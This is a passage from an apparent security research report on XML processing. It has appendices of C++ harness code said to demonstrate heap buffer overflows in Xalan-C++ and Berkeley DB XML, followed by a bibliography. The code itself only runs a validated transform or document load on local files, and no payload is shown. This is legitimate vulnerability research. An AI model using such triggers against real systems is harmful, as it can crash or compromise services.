      <shipDate>1999-12-05</shipDate>
    </item>
  </items>
</ipo:purchaseOrder>
```

Appendix I

Xalan-C++ Vulnerability Demonstration Code

This Appendix shows the code used for implementing the heap buffer overflow in Xalan-C++.

```
{\tt\footnotesize int main(
            int     argc,
            char*   /* argv */[])
{

    int theResult = -1;


        try
        {
            XALAN\_USING\_XERCES(XMLPlatformUtils)
            XALAN\_USING\_XERCES(XMLUni)
            XALAN\_USING\_XALAN(XalanTransformer)

            // Call the static initializer for Xerces.
            XMLPlatformUtils::Initialize();

            // Initialize Xalan.
            XalanTransformer::initialize();
            {

                cout << "creating transformer" << endl;
                // Create a XalanTransformer.
                XalanTransformer theXalanTransformer;
                //this turns validation on
                theXalanTransformer.setUseValidation(true);

                cout << "doing transformation" << endl;
                theResult = theXalanTransformer.transform(
                "C:/presentation/xalan/bo/ipo.xml",
                 "C:/presentation/xalan/xalan.xsl",
                 "C:/presentation/xalan/output.out");
                cout << "Transformation complete" << endl;
            }

            cout << "ending" << endl;
            // Terminate Xalan...
            XalanTransformer::terminate();

            // Terminate Xerces...
            XMLPlatformUtils::Terminate();

        }
        catch(...)
        {
        }

    return theResult;
}
```

Appendix J

Berkeley DB XML Vulnerability Demonstration Code

This Appendix shows the code used for implementing the heap buffer overflow in Berkeley DB XML.

```
int _tmain(int argc, _TCHAR* argv[]) {
    try {

            XmlInputStream * input = NULL;
            string path2DbEnv = "c:/env";
            string theContainer = "simpleExampleData.dbxml";
            string docName = "doc1";

            //open a container in the db environment
            DbEnv env(0);
            env.set_cachesize(0, 64 * 1024 * 1024, 1);
            env.open(path2DbEnv.c_str(),
             DB_INIT_MPOOL|DB_CREATE|DB_INIT_LOCK|DB_INIT_LOG|DB_INIT_TXN, 0);
            XmlManager db(&env, DBXML_ALLOW_EXTERNAL_ACCESS);

            XmlContainer container = db.openContainer(theContainer,
             DBXML_ALLOW_VALIDATION|DB_CREATE);

            XmlUpdateContext updateContext = db.createUpdateContext();

            //create input
            input =
            db.createLocalFileInputStream("C:/presentation/xalan/ipo.xml");
            container.putDocument(docName, input, updateContext, 0);
            XmlUpdateContext uc = db.createUpdateContext();


        } catch (XmlException &e) {
        }
    return 0;
}
```

Bibliography

[1] W3C. SOAP Version 1.2 Part 1: Messaging Framework, June 2003. http://www.w3.org/TR/soap12-part1/.

[2] W3C. Web Services Description Language (WSDL) 1.1, March 2001. http://www.w3.org/TR/wsdl.

[3] Andre Yee. Protecting Your Web Services Deployment, July 2004. http://www.ebizq.net/topics/security/features/4840.html.

[4] W3C. Extensible Markup Language (XML) 1.0 (Third Edition), February 2004. http://www.w3.org/TR/REC-xml/.

[5] W3C. The Extensible Stylesheet Language Family (XSL), August 2005. http://www.w3.org/Style/XSL/.

[6] W3C. XSL Transformations (XSLT), November 1999. http://www.w3.org/TR/xslt.

[7] W3C. XML Path Language (XPath), November 1999. http://www.w3.org/TR/xpath.

[8] W3C. Extensible Stylesheet Language (XSL), October 2001. http://www.w3.org/TR/xsl/.

[9] W3C. XQuery 1.0: An XML Query Language, April 2005. http://www.w3.org/TR/xquery/.

[10] W3C. W3C Document Object Model, January 2005. http://www.w3.org/DOM/.

[11] W3C. W3 Schools DOM Tutorial. http://www.w3schools.com/dom/default.asp.

[12] David Megginson. SAX, May 2000. http://www.saxproject.org/.

[13] Apache Software Foundation. The Apache XML Project, January 2005. http://xml.apache.org/.

[14] IBM. Make the Most of Xerces-C++, Part 1, August 2003. http://www-128.ibm.com/developerworks/xml/library/x-xercc/.

[15] W3C / IETF. XML-Signature Syntax and Processing, February 2002. http://www.w3.org/TR/2002/REC-xmldsig-core-20020212/#sec-Introduction.

[16] W3C / IETF. IETF/ W3C XML-DSig Working Group, December 2003. http://www.w3.org/Signature/.

[17] W3C. Canonical XML Version 1.0, March 2001. http://www.w3.org/TR/2001/REC-xml-c14n-20010315.

[18] W3C. W3C XML Encryption Working Group, July 2003. http://www.w3.org/Encryption/2001/.

[19] The Cover Pages. Security Assertion Markup Language (SAML), April 2005. http://xml.coverpages.org/saml.html.

[20] W3C. W3C XML Key Management Specification, March 2001. http://www.w3.org/TR/xkms/.

[21] The Cover Pages. Extensible Access Control Markup Language, March 2005. http://xml.coverpages.org/xacml.html.

[22] OASIS. Web Services Security: SOAP Message Security 1.0, March 2004. http://docs.oasis-open.org/wss/2004/01/oasis-200401-wss-soap-message-security-1.0.pdf.

[23] Eugene H. Spafford. The Internet Worm Program: An Analysis. Technical report, Department of Computer Sciences, Purdue University, West Lafayette, IN 47907-2004, December 1988.

[24] Mark E. Donaldson. Inside the Buffer Overflow Attack: Mechanism, Method & Prevention. Technical report, SANS Institue, June 2003.

[25] Pierre-Alain Fayolle and Vincent Glaume. A Buffer Overflow Study Attacks and Defenses. Technical report, ENSEIRB, 2002.

[26] Pete Linstrom. Attacking And Defending Web Services. Technical report, Spire Security, January 2004.

[27] IBM. Tip: Configure SAX parsers for secure processing, May 2005. http://www-128.ibm.com/developerworks/xml/library/x-tipcfsx.html.

[28] Tadayoshi Kohno John Viega, J.T. Bloch and Gary McGraw. ITS4: A Static Vulnerability Scanner for C and C++ Code. Technical report, Reliable Software Technologies, 2000.

[29] W3C. Document Object Model (DOM) Level 3 Abstract Schemas and Load and Save Specification, April 2002. http://www.w3.org/TR/2002/WD-DOM-Level-3-ASLS-20020409/.

[30] W3C. XML Schema Part 0: Primer Second Edition, October 2004. http://www.w3.org/TR/xmlschema-0/.

[31] Sleepycat Software. Berkeley DB XML, 2005. http://www.sleepycat.com/products/xml.shtml.